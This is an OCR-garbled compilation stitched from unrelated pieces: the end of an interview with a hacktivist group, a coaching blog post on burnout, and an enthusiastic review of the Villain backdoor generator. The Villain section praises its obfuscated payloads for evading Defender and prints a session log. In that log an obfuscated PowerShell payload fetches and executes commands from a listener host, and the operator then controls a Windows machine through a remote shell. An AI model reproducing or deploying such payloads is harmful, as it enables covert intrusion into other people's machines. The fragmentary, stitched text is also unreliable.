
A. 1. Our operations are constantly some of the most effective ones (with our intel ops leading to accurate and valid intel, our operations always bringing some change in some way or causing some proper damage towards the targets) overall we have had lots of effect in our operations, 2. moving past just our operations this new thing we are doing where we are building different resources for others to learn from and use (SCPA,NBP) whether new comers or someone who has an understanding there is always more to learn and we believe in hacking and its constant changes and updating you can never truly know everything there is always something new to learn. and 3. Talking about an operation directly is Operation childsafety where we have gotten over 20K CP and pedo chat sites shutdown and a close estimate of 5k+ Pedos arrested

What are the three worst?

A2. 1. obviously the split that happened back in 2015 though whatever happened, happened and we must move from the past 2. That our work even though it can be considered ethically good or does help people around the world it is still wrong in the eyes of the laws 3. Me personally there has been a lot of things I have done in my past under the sebastian name during a period of constant drama and infighting I am not proud of the actions I did but it is something that happened and I moved from that person and changed towards going for unity, avoiding drama and infighting, etc etc.

Any words of wisdom to leave us with?

A. This is general wisdom not just for those that are hackers, I recently found that in this world kindness and love is really triumphs over all and we must wake up each morning with more love to give. Work towards a unity that you can protect and to simply work together without the need of negativity and fighting work towards a generation better then ours.
And lastly focus on yourself change the faults that you may have, reflect on the faults that you may have, we cannot change the world until we change ourselves. Stand up for what you believe in, when you feel your rights as a human is violated don't ever feel the need to sit there and t



believe it or the burnout

from the desk of

DC CyberSec

In this blog, we'll see what burnout is and how it affects humans, their emotions, their abilities, and the hurdles that people generally face when experiencing burnout. So let's start.

When I usually talk to people about the term burnout, they usually don't have any idea about what I am trying to say because they just don't really know what burnout actually is. And, if I say that one of you are actually in the burnout stage, they won't believe it. Why? Lack of Awareness, I would say.

Now, the question arises – What is Burnout?

Well, ... Imagine a real-life scenario, where you start your day around 5AM early, start doing your day-to-day chores like having breakfast, gym, meditation, studies, work, etcetera. Then you go to school, university, or work. After that, it will be your lunchtime, and then back to work/studies again. In the evening, you might be working till late, or start hanging out with your colleagues or with your friends. Then you reach home, scrolling phone/ studying/finishing daily chores, having dinner, and then you might sleep early or late, depends on your schedule.

I guess this is what the general schedule looks like, right? I also have a fixed schedule that I am bound to follow to be in discipline. But, have you ever paused and asked, Why…

- do we start feeling overwhelmed, tired, sore, helpless, hopeless, or like a loser when we start working, or amidst working/studying?
- do we feel that others are doing much better than us while we're giving 100% input to our work, and still getting bad results?
- do we get irritated, angry, spaced-out while doing chores/work/study?
- do we feel that wer can't do anything, or maybe that we are not suitable/qualified for this job/work?
- do we feel lost when talking to someone, become angry/irritated by silly jokes made by friends/colleagues?
- Furthermore, do we feel amotivated, or so exhausted that all we want is to lie down on the bed, alone in the room with that unusual uneasiness that surrounds us?
- do we feel unproductive all day, or lazy, or exhausted?

not
t is real

Enter BURNOUT! (:

Burnout

Well, burnout is simply a state of emotional, physical, and mental exhaustion from day-to-day chores/work, repetitive actions, prolonged stress. Umm… environment can be a cause too!

But yeah, that's what burnout is. And, you might not be aware of it while actually being in this state. Why it happens? When we start feeling exhausted, mentally worn down, or begin to lose interest in the things we love doing and our motivation keeps on a steep descent despite our best actions.

But what are the symptoms?

There can be many determining factors but ther are some key indicators of Burnout to know:

- Having difficulty concentrating.
- Lacking energy to stay productive.
- Easily irritable, angry with colleagues, friends, parents over silly jokes.
- Changes in sleep patterns.
- Somatic symtoms such as headaches, stomachaches, stiff muscles causing frequent mood changes and body fatigue.
- Excessive work/study load cause mental exhaustion.
- Starting to eat junk more frequently, drinking alcohol more frequently just to feel light.
- Perceived lack of appreciation from colleagues, partner, or friends.
- Toxic environment.
- Feeling the need to drop out from other fun plans.

What about Consequences?

So what if you or a colleague is in Burnout phase?; Why should we care? Everything will become right after few days or so, it's just stress; or whatever…

Listen, you should not overlook the consequences imposed by burnout on the emotional, physical, and mental life of a human being. Let's look at how it can affect you at a base level:

- Because of a decreased ability to manage stress, you are more susceptible to being irritated over small jokes, which might trigger conflict with your friends, colleagues, partner, or parents. The fight might be severe in some cases.
- You might have little or no control over the conditions of your work.

- You might be unable to enjoy the fun moments.
- You may start using other methods to manage the symptoms, some of which may further impact your wellbeing, including the use of alcohol, and other substances of dependence.
- Your grades get down at school/university.
- Your overall healthmay be effected
- Anxiety, nervousness, depression surrounds you, until it feels like a constant state.
- You waste time instead of working, which results in more pending work that stacks up.

A thought on overcoming Burnout

Hellfire, you stated the symptoms, and consequences of burnout, but what can one do to recover, or escape, or reduce burnout? Well, I follow my own method, Reverse Everything, meaning:

- I will start pulling myself from working.
- I will take breaks. No, I am not talking about small 5-10 minutes breaks. But legit breaks like a week, or 10 days till my body feels fresh. (you can extend days depending on how you feel). Even if you don't feel better in 10 days, don't hesitate to take 10 days more.
- If I am practicing something, I would avoid it totally for X days. This is not about quitting, but slowing down to a pace that is sustainable for you.
- Sketch, run, cook, hit the gym, or maybe start a home workout which is great when working with resistance.
- Meditate. Focus on yourbreath.
- Get up early around 5-7AM. Go to bed Early around 11PM. Take 8 hours of sleep. Seriously.
- Deactivate social media for these X days.
- Read crime books, or horror books. These will help engage your mind.
- Eat junk, eat healthy, whatever works to reduce anxiety and support change.
- Drink lukewarm water after getting up in the morning.
- Sit on the floor with straight back. No music. No sounds. Nothing. Just you.
- 10 min warm up or 10-min HIIT workout. After that, Stretch.
- Maybe a 10-min walk will lighten your mind? Give it a try.
- Do a slow walk after dinner. Helps in better digestion.
- Get body massage. Make sure to get massaged on Acupressure points.
- Learn Self-defense? Cool. It will help you in the long run.

Sigh, well, my go-to methods are mentioned above. See, if things are not working out for you and you're constantly struggling with the pace, as well struggling to manage these issues, you probably might be in a burnout phase. The earlier you accept it, the more control you have in terms of it's impact. You don't need to be productive 24/7 for 365 days. You just need to relax when you have periods of time-out to reduce the load of stress.

One final piece of advice – You can never escape from burnout, but you can work on yourself to keep it away for the time being.

With that being said, it's time that I put my pen down. Until next time, take care. Peace out.

CYBER SECURITY COACHING

CSG

https://www.cybersecguidance.com

Villain

the king is dead
long live the king

As some of you may be aware #hoaxshell is now detected by defender. Never fear my faithful droogies, the line of succession remains unbroken, but now Panagiotis Chartas' #villain wears the crown.

Villain is a Windows & Linux backdoor generator and multi-session handler that allows users to connect with sibling servers (other machines running Villain) and share their backdoor sessions, handy for working as a team.

The main idea behind the payloads generated by this tool is inherited from HoaxShell. One could say that Villain is an evolved, steroid-induced version of it.
I test out a lot of tools and what stands out for me with Villain is its easy. Easy to install, navigate and operate. Everything just works. Sure it has its limitation but for what it is, 5 stars all the way.

Its obfuscated shellcode slips past Defender time and time again. Which never gets old. Contributors have posted clips demonstrating a number of other AV bypasses which Im yet to explore.

Limitations

- A backdoor shell is going to hang if you execute a command that initiates an interactive session.

Advantages

- When it comes to Windows, the generated payloads can run even in PowerShell constraint Language Mode.
- The generated payloads can run even by users with limited privileges.


Important Notes


- Villain has a built-in auto-obfuscate payload function to assist users in bypassing AV solutions (for Windows payloads). As a result, payloads are undetected (for the time being).
- Each generated payload is going to work only once. An already used payload cannot be reused to establish a session.
- The communication between sibling servers is AES encrypted using the recipient sibling server's ID as the encryption KEY and the 16 first bytes of the local server's ID as IV. During the initial connection handshake of two sibling servers, each server's ID is exchanged clear text, meaning that the handshake could be captured and used to decrypt traffic between sibling servers. I know it's "weak" that way. It's not supposed to be super secure as this tool was designed to be used during penetration testing / red team assessments, for which this encryption schema should be enough.
- Villain instances connected with each other (sibling servers) must be able to directly reach each other as well. I intend to add a network route mapping utility so that sibling servers can use one another as a proxy to achieve cross network communication between them.

Upper Right: Villian start up screen. DIsplays details about the core and HOAx servers. This is also where you will find backdoors siglings listed**. Below** this is a fow chart of Villain's command output.


Get Villain here:
https://github.com/t3l3machus/Villain

```
root@kali:~/Projects/villain# ./Villain.py

    VILLAIN
         by t3l3machus

[Info] Core server listening on 0.0.0.0:65001
[Info] Hoaxshell engine listening on 0.0.0.0:8080

Villain > generate os=windows lhost=eth0 obfuscate
Generating backdoor payload...
Start-P'roCE'ss $PSHOME\powershell.exe -aRGumenTlIst {$5a5='1'+'92.168.11'+'1.135:80'+'80';$d=
://');$7da=I'Rm' -usEbaSIcPARSing -URI $69f59$5a5/8e2c2b14/$env:CompUterNAme/$env:UseRNAmE -he
b -heADERS @{"Authorization"=$d});if ($c15 -Ne ('N'+'one')) {$a723b=I'ex' $c15 -eRRoRaCTiOn st
5/3894b3a1 -mEthOD POST -heADERS @{"Authorization"=$d} -bOdY ([sYsTEm.tExt.encODInG]::utF8.GET
Copied to clipboard!
Villain > sessions
No active sessions.
[Shell] Backdoor session established on 192.168.111.1
Villain > sessions

Session ID                  IP Address     OS Type  User          Owner  Status
--------------------------  -------------  -------  ------------  -----  ------
8e2c2b14-1c2d72eb-3894b3a1  192.168.111.1  Windows  WX243R\pxart  Self   Active

Villain > shell 8e2c2b14-1c2d72eb-3894b3a1

Press Ctrl + C or type "exit" to deactivate shell.

WX243R\pxart> systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type";Get-Date
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
System Type:               x64-based PC

Sunday, November 13, 2022 9:51:16 PM

[Info] Received request to connect from 192.168.111.144
[Info] Type 62944 and press ENTER to connect. You have 10 seconds.
WX243R\pxart> 62944
[Info] Synchronizing servers...
```






First order of business is to create a payload. Use [help generate] to get assistance with creating your first payload. Above is an obfuscated windows paylaod. If you look below, Villain creates unique obfuscated payloads every time.

